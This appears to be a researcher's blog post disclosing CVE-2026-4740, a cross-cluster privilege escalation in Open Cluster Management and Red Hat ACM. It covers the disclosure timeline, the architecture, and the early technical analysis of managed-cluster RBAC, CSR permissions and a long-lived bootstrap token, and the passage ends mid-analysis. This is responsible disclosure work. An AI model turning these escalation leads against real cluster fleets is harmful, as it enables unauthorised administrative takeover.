07 APR 2026 / 16 MIN READ

CVE-2026-4740 - Cross-cluster escalation in Red Hat ACM and Open Cluster Management


Photo by Lance Grandahl / Unsplash

Timeline:

- *2 february 2026: report send to secalert@redhat.com*
- *24 march 2026: CVE-2026-4740 reserved*
- *07 april 2026: CVE disclosure (score 8.2)*
- *10 april 2026: patched in OCM 1.2.1, 1.1.3 and 1.0.1*

Using CVE-2026-4740, a score of 8.2 in CVSS3.1, an attacker with administrator access to one *managed cluster* is able to become an administrator of other *managed cluster* registered to the same cluster hub. And as the hub is itself registered as a managed cluster, it could result in privileged escalation of the all managed cluster fleet. Attack description and limitation are described in this blog post.

Some context on the vulnerability. I'm working at Orange on multi-cluster environment. And we specifically use Red Hat Advanced Cluster Management in order to build isolated clusters. In our case, having an isolated cluster is very important. In the architecture of *ACM*, managed clusters have API access to their hub cluster. So, *ACM* needs to perfectly manage permission to allow **the least permission possible**. To confirm this scenario, I have started reviewing Kubernetes permission given to a managed cluster.




(Source https://open-cluster-management.io/docs/concepts/architecture/)

From an architectural point of view, the diagram shows that the managed clusters communicate with the hub cluster its Kubernetes API. This is a very common design pattern for a Kubernetes service; it enables greater scalability and allows for better distribution of the reconciliation logic.

However, from a security standpoint, this violates the principle of protection rings. If we consider the cluster hub to be a central cluster with greater importance, the flow should only go from Hub Cluster to Managed Cluster. Like what we could do on some traditional system architectures. I believe that the “pushing” mode scenario was not adopted here precisely because, in the logic of *Open Cluster Management*, managed clusters and the hub are administered by the same administrators. And managed cluster can be hosted behind NAT, so only hub cluster is accessible.

From my perspective, this architecture led me think: *“Ah, we really need to check the permissions granted to these managed clusters, because the design doesn’t protect against* ***privilege escalation attack****.”.* So, the community needs to make an extra effort to verify permissions and authorizations due to the design. It was this that motivated me to double-check the permissions granted to these managed clusters.

Here is a recommandation from ANSSI when designing an Active Directory system (Yes, hard traditional system architecture 😄). The point I want to share is that when designing a system with security as the top priority, these are the kinds of recommendations you should follow.



Recommendations for the Secure Administration of AD-Based IT Systems (Anssi)

(Sorry, English-speaking readers, the diagram is in French, but the main point is about the protection rings and the permitted flows. It's pretty self-explanatory.)

Open Cluster Management (OCM):
This is the open-source tool used to manage the deployment of Kubernetes configurations between a hub cluster and managed clusters. It enables the configuration of a fleet of clusters via a central cluster. Red Hat is one of the main contributors.

Multi Cluster Engine (MCE):
The official Red Hat operator that provides global packaging for *OCM* and ClusterAPI (and others, but you get the idea). With these two open-source projects, you can automatically deploy a ClusterAPI cluster and configure it automatically (using *OCM*).

Red Hat Advanced Cluster Management for Kubernetes (ACM):
Red Hat's premium solution for professionally and industrially managing a fleet of clusters in a unified manner. It includes *MCE* and a set of security modules and policies.


The vulnerability is related to *OCM*. However, it also affects *MCE* and *ACM* due to their dependency on *OCM*.

All versions released at least two years ago are affected.

Technical analysis


On the process to discover the vulnerability

When I discover that the managed cluster have flow to the hub cluster, I look at the available permissions:




Source: https://open-cluster-management.io/docs/concepts/architecture/

OCM's documentation contains great diagram showing the permission exposed on the cluster. Roles are created on hub cluster to allow access to *OCM* ressources for each individual clusters. User account are created per cluster and per use case. For example there is a user account for the registration process, and one for each addons.




User accounts are available in managed cluster inside secret namespace "*open-cluster-management-agent*". These secret are client certificate approved by the hub cluster:



Secret account are certificate client

I have a hub cluster named "*local-cluster*" and a managed cluster named "*local-cluster-third*".



List of clusters inside the fleet Openshift interface


Here is permission for my managed cluster named "*local-cluster-third*":

Name	Role ref	Subject kind	Subject name	Namespace
CRB open-cluster-management:managedcluster:local-cluster-third	CR open-cluster-management:managedcluster:local-cluster-third	Group	system:open-cluster-management:local-cluster-third	All namespaces
CRB open-cluster-management:managedcluster:local-cluster-third	CR open-cluster-management:managedcluster:local-cluster-third	Group	open-cluster-management:local-cluster-third	All namespaces
RB open-cluster-management:managedcluster:local-cluster-third:registration	CR open-cluster-management:managedcluster:registration	Group	system:open-cluster-management:local-cluster-third	NS local-cluster-third
RB open-cluster-management:managedcluster:local-cluster-third:registration	CR open-cluster-management:managedcluster:registration	Group	open-cluster-management:local-cluster-third	NS local-cluster-third
RB open-cluster-management:managedcluster:local-cluster-third:work	CR open-cluster-management:managedcluster:work	Group	system:open-cluster-management:local-cluster-third	NS local-cluster-third
RB open-cluster-management:managedcluster:local-cluster-third:work	CR open-cluster-management:managedcluster:work	Group	open-cluster-management:local-cluster-third	NS local-cluster-third

List of related "*local-cluster-third*" permission

Interesting permission with the **Cluster**RoleBinding *open-cluster-management:managedcluster:local-cluster-third:*

- *ManagedCluster*: Actually when you look at the Yaml, this ressources is restricted to only the *ressourceNames* "local-cluster-third". So nothing possible here.
- *CertificateSigningRequest*: This is a particularly sensitive resource in Kubernetes. Because signing certificates grants rights within the Kubernetes cluster. I hope the validations check is properly implemented 🙂.



Permission of the managed cluster on the hub cluster

The bootstrap account is a JWT token with a default expiration date of 1 year! Enough to brute force ManagedCluster name for example. We'll come back to that later.

CR system:open-cluster-management:managedcluster:bootstrap:local-cluster-third

Details YAML RoleBindings

Role details

Role name
system:open-cluster-management:managedcluster:bootstrap:local-cluster-third

